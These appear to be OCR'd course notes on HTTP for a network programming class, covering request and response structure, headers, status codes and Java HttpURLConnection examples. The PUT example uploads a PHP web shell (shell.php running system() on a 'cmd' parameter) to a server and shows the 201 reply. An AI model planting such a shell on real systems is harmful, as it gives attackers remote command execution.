
Network Programming
Section three

❖ Basic web concept (HTTP: hypertext transfer protocol):

When you issue a URL from your browser to get a web resource using HTTP
(e.g: https://www.google.com/index.html)
The browser converts the URL into an HTTP request message and sends it to the HTTP server.

❖ Http request and response messages for client and server


- HTTP messages are how data is exchanged between a server and a client.
- There are two types of messages:
  - *requests* sent by the client to trigger an action on the server.
  - *responses*, the answer from the server.


(2) Browser sends a request message
(1) User issues URL from a browser
http://host:port/path/file
GET URL HTTP/1.1
Host: host:port
(3) Server maps the URL to a file or program under the document directory.
(4) Server returns a response message
HTTP/1.1 200 OK
(5) Browser formats the response and displays
Client (Browser)
HTTP (Over TCP/IP)
Server (@ host:port)

HTTP Request (Client Side):

❖ Request URI (Uniform Resource Identifier):

➢ is a string of characters in a particular syntax that identifies a resource (A file on a server, An email address, A news message….)
➢ There are two types of URIs:
- Uniform resource locators (URLs):


Authority
http://www.example.com:80/path/to/myfile.html?key1=value1&key2=value2#SomewhereInTheDocument
Scheme
Portocol
Domain Name
Host Name
Port
Path to the file
Parameters
Query
Anchor
fragment

- Uniform resource names (URNs):

namespace:resource_name

❖ HTTP Method:

- defines the action the client wants to perform on the resource identified by the Request URI.
- Common HTTP methods include:
  - **GET**: for reading data.
  - **POST**: for sending data to create something new.
  - **PUT**: for updating data.
  - **DELETE**: for removing data.

❖ Each request whatever its method consists of two parts:

1. Headers:

- HTTP headers are key-value pairs included in the request to provide additional information to the server.
- Common headers include:
  - **Host:** Specifies the domain name or IP address of the server.
  - **User-Agent:** Identifies the client software (e.g., browser) making the request.
  - **Accept:** Informs the server about the types of media that the client can process (e.g., JSON, XML, HTML).
  - **Content-Type:** Specifies the media type of the request body (e.g., application/json).
  - **Cookie:** Contains session-related data sent to the server.
  - **Connection:** Specifies whether the client wants to keep the connection alive for multiple requests (e.g., "Connection: keep-alive") or close it after a single request (e.g., "Connection: close").
  - **Content-Length:** Specifies the size of the request body in bytes. It helps the server know how much data to expect in the request.
  - **Proxy-Authorization:** used when the client is communicating with a proxy server that requires authentication.
  - Other headers you can search on (If-Modified-Since, If-None-Match, Range, Origin, Proxy-Authorization, TE (Transfer-Encoding), X-Requested-With, DNT (Do Not Track), Forwarded)

2. Request Body (for methods like POST):

- The request body is used to send data to the server, typically with methods like POST, PUT, or PATCH.
- The format of the request body depends on the **Content-Type** header.
- Examples of request bodies:
  - JSON: **{ "name": "John", "age": 30 }**
  - Form Data: **name=John&age=30**
  - XML: **<user><name>John</name><age>30</age></user>**

HTTP Response (server Side):

1. Status Line:

- The status line is the first line of an HTTP response. It consists of two parts:
  - HTTP Status Code: A three-digit numeric code that indicates the outcome of the request. It tells the client whether the request was successful, encountered an error, or needs further action.
  - Reason Phrase: A short textual description associated with the status code, providing additional context. While it's helpful for humans, it's not used by machines to determine the response meaning.
- Here are some commonly used HTTP status codes:
  - 1xx (Informational): These status codes indicate that the request was received, and the server is continuing to process it.
  - 2xx (Successful): These status codes indicate that the request was successfully received, understood, and accepted by the server.
    - **200 OK:** The request was successful.
    - **201 Created:** The request resulted in the creation of a new resource.
    - **204 No Content:** The request was successful, but there is no response body.
  - 3xx (Redirection): These status codes indicate that further action is required to complete the request, such as redirecting to a different URL.
    - **301 Moved Permanently:** The requested resource has permanently moved to a different URL.
    - **302 Found:** The requested resource has temporarily moved to a different URL.
  - 4xx (Client Error): These status codes indicate that the client has made an error or the request cannot be fulfilled due to client-side issues.
    - **400 Bad Request:** The request is malformed or invalid.
    - **401 Unauthorized:** Authentication is required for access.
    - **403 Forbidden:** The client does not have permission to access the resource.
    - **404 Not Found:** The requested resource could not be found.
  - 5xx (Server Error): These status codes indicate that the server encountered an error or is otherwise incapable of performing the request.
    - **500 Internal Server Error:** A generic server error occurred.
    - **502 Bad Gateway:** The server, while acting as a gateway or proxy, received an invalid response from an upstream server.
    - **503 Service Unavailable:** The server is temporarily unavailable due to maintenance or overload.


2. Headers:

- HTTP response headers are key-value pairs that provide additional information about the response and how it should be handled. Some common response headers include:
  - **Date**: The timestamp when the response was generated.
  - **Server**: The name and version of the server software.

- **Content-Type**: Describes the media type (e.g., HTML, JSON, XML) of the response body.
- **Content-Length**: Indicates the size of the response body in bytes.
- **X-Frame-Options**: used to protect a web page from being shown inside another web page (in an iframe). It helps prevent certain types of cyberattacks.
- **Cache-Control**: Provides directives for caching the response at the client or intermediary servers.
- **Location**: Used for redirection, indicating a new URL to follow.

3. Response Body:


- The response body contains the actual data being sent from the server to the client. Its content type is specified in the **Content-Type** header.
- The response body can be HTML, JSON, XML, plain text, or any other format depending on the server's response.



```
GET /RegisterStudent.asp?user=jhon&pass=java HTTP/1.1
Host: guru99.com
User-Agent: Mozilla/5.0
Accept-text/xml,text/html,text/plain, image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1, utf-8
Keep-Alive: 300
Connection: keep-alive
```


Examples of HTTP requests using Different Methods:

- **GET**: Used for retrieving data.
- **POST**: Used for submitting data, like creating a new resource.


The HTTP Method
Path to the source on Web Server
Protocol Version Browser supports
The Request Headers
Guru99.com
Message body

```
POST /RegisterStudent.asp HTTP/1.1
Host: guru99.com
User-Agent: Mozilla/5.0
Accept-text/xml,text/html,text/plain, image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1, utf-8
Keep-Alive: 300
Connection:keep-alive
User=jhon&pass=java
```

- **PUT**: Used for updating an existing resource.




```
PUT /test/shell.php HTTP/1.1
Host: 192.168.1.113
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 49


<?php echo system(($_REQUEST['cmd'])); ?>
```


```
HTTP/1.1 201
Created
Content-Length: 0
Connection: close
Date: Wed, 19 Dec
2018 06:34:47 GMT
Server:
lighttpd/1.4.28
```

- **DELETE**: Used for removing a resource.
  DELETE /api/products/456 HTTP/1.1
  Host: example.com


Examples for HTTP response message:



```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3738

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=
    stylesheet>
    <title>
      File path traversal, simple case
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              File path traversal, simple case
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/file-pat
            h-traversal/lab-simple'>

              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp
```



```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Invalid product ID"
```



```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

❖ How to represent http protocol in java program

In Java, you can use the **java.net** package to work with HTTP and represent HTTP protocol in your program. The **HttpURLConnection** class is commonly used to send HTTP requests and receive HTTP responses. Here's a basic example of how to perform an HTTP GET request in Java:

```
import java.io.BufferedReader;
import java.io.IOException;
```

```java
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
public class HttpExample {
    public static void main(String[] args) {
        try {
            // Create a URL object for the target resource
            URL url = new URL("https://en.wikipedia.org/wiki/Main_Page");
            // Open a connection to the URL
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            // Set the HTTP request method (GET in this case)
            connection.setRequestMethod("GET");
            // Get the response code
            int responseCode = connection.getResponseCode();
            System.out.println("Response Code: " + responseCode);
            // Read the response data
            BufferedReader reader = new BufferedReader(new
InputStreamReader(connection.getInputStream()));
            StringBuilder response = new StringBuilder();
            String line;
            while ((line = reader.readLine()) != null) {
                response.append(line);
            }
            reader.close();
            // Print the response data
            System.out.println("Response Data:");
            System.out.println(response.toString());
            // Close the connection
            connection.disconnect();
        } catch (IOException e) {
            e.printStackTrace();
        }}}
```

HTTP POST request in Java using the HttpURLConnection class. This example sends a POST request to a JSONPlaceholder API, which is a fake online REST API for testing and prototyping.

```java
import java.io.*;
import java.net.HttpURLConnection;
import java.net.URL;
public class HttpPostExample {
    public static void main(String[] args) {
        try {
            // Create a URL object for the JSONPlaceholder API endpoint
            URL url = new URL("https://jsonplaceholder.typicode.com/posts");
            // Open a connection to the URL
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            // Set the HTTP request method to POST
            connection.setRequestMethod("POST");
            // Enable input and output streams for the connection
            connection.setDoInput(true);
            connection.setDoOutput(true);
            // Set the content type to JSON
            connection.setRequestProperty("Content-Type", "application/json");
            // Create the JSON data to send in the request body
            String jsonData = "{\n" +
                    "    \"title\": \"Sample Post\",\n" +
                    "    \"body\": \"This is a sample post request.\",\n" +
                    "    \"userId\": 1\n" +
                    "}";
            // Write the JSON data to the output stream
            try (OutputStream outputStream = connection.getOutputStream()) {
                byte[] input = jsonData.getBytes("utf-8");
                outputStream.write(input, 0, input.length);
            }
            // Get the response code
            int responseCode = connection.getResponseCode();
            System.out.println("Response Code: " + responseCode);
            // Read the response data
            try (BufferedReader reader = new BufferedReader(new
InputStreamReader(connection.getInputStream()))) {
                StringBuilder response = new StringBuilder();
                String line;
                while ((line = reader.readLine()) != null) {
                    response.append(line);
                }
                System.out.println("Response Data:");
                System.out.println(response.toString());
            }
            // Close the connection
            connection.disconnect();
        } catch (IOException e) {
            e.printStackTrace();
    }}}
```

HTTP PUT request in Java using the **HttpURLConnection** class. In this example, we'll update an existing resource on the JSONPlaceholder API:

```
import java.io.*;
import java.net.HttpURLConnection;
import java.net.URL;
public class HttpPutExample {
    public static void main(String[] args) {
        try {
            // Create a URL object for the JSONPlaceholder API endpoint
            URL url = new URL("https://jsonplaceholder.typicode.com/posts/1");
            // Open a connection to the URL
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            // Set the HTTP request method to PUT
            connection.setRequestMethod("PUT");
            // Enable input and output streams for the connection
            connection.setDoInput(true);
            connection.setDoOutput(true);
            // Set the content type to JSON
            connection.setRequestProperty("Content-Type", "application/json");
            // Create the JSON data to send in the request body for the update
            String jsonData = "{\n" +
                    "    \"title\": \"Updated Post Title\",\n" +
                    "    \"body\": \"This is an updated post body.\",\n" +
                    "    \"userId\": 1,\n" +
                    "    \"id\": 1\n" +
                    "}";
            // Write the JSON data to the output stream
            try (OutputStream outputStream = connection.getOutputStream()) {
                byte[] input = jsonData.getBytes("utf-8");
                outputStream.write(input, 0, input.length);
            }
            // Get the response code
            int responseCode = connection.getResponseCode();
            System.out.println("Response Code: " + responseCode);
            // Read the response data
            try (BufferedReader reader = new BufferedReader(new
InputStreamReader(connection.getInputStream()))) {
                StringBuilder response = new StringBuilder();
                String line;
                while ((line = reader.readLine()) != null) {
                    response.append(line);
                }
                System.out.println("Response Data:");
                System.out.println(response.toString());
            }
            // Close the connection
            connection.disconnect();
        } catch (IOException e) {
            e.printStackTrace();
        }}}
```